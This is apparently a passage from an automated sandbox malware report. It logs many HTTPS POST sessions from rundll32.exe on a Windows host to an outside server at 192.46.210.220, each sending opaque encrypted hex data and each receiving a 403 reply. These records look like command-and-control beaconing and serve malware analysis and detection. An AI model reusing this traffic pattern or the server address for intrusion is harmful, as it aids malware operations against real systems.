2021-10-28 02:49:07 UTC	15	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:07 UTC	19	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:07 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.4	49907	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:03 UTC	149	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:03 UTC	149	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:03 UTC	159	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:03 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.4	49908	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:03 UTC	154	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:03 UTC	154	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:03 UTC	159	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:03 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.4	49916	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:07 UTC	159	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:07 UTC	159	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:07 UTC	169	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:07 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.4	49915	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:07 UTC	164	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:07 UTC	164	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:07 UTC	169	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:07 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.4	49928	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:11 UTC	169	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:11 UTC	169	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:11 UTC	179	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:11 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.4	49929	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:11 UTC	174	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:11 UTC	174	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:11 UTC	179	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:11 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.4	49936	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:14 UTC	179	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:14 UTC	179	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:15 UTC	189	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:15 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.4	49937	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:14 UTC	184	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:14 UTC	184	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z"V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:15 UTC	189	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:15 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.4	49945	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:18 UTC	189	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:18 UTC	189	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z"V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:19 UTC	199	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:19 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.4	49946	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:18 UTC	194	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:18 UTC	194	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:19 UTC	199	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:19 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49799	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:10 UTC	19	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:10 UTC	20	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:10 UTC	24	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:10 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.4	49953	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:22 UTC	199	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:22 UTC	199	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z"V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:23 UTC	209	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:22 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.4	49954	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:22 UTC	204	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:22 UTC	204	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:23 UTC	209	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:23 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.4	49961	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:26 UTC	209	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
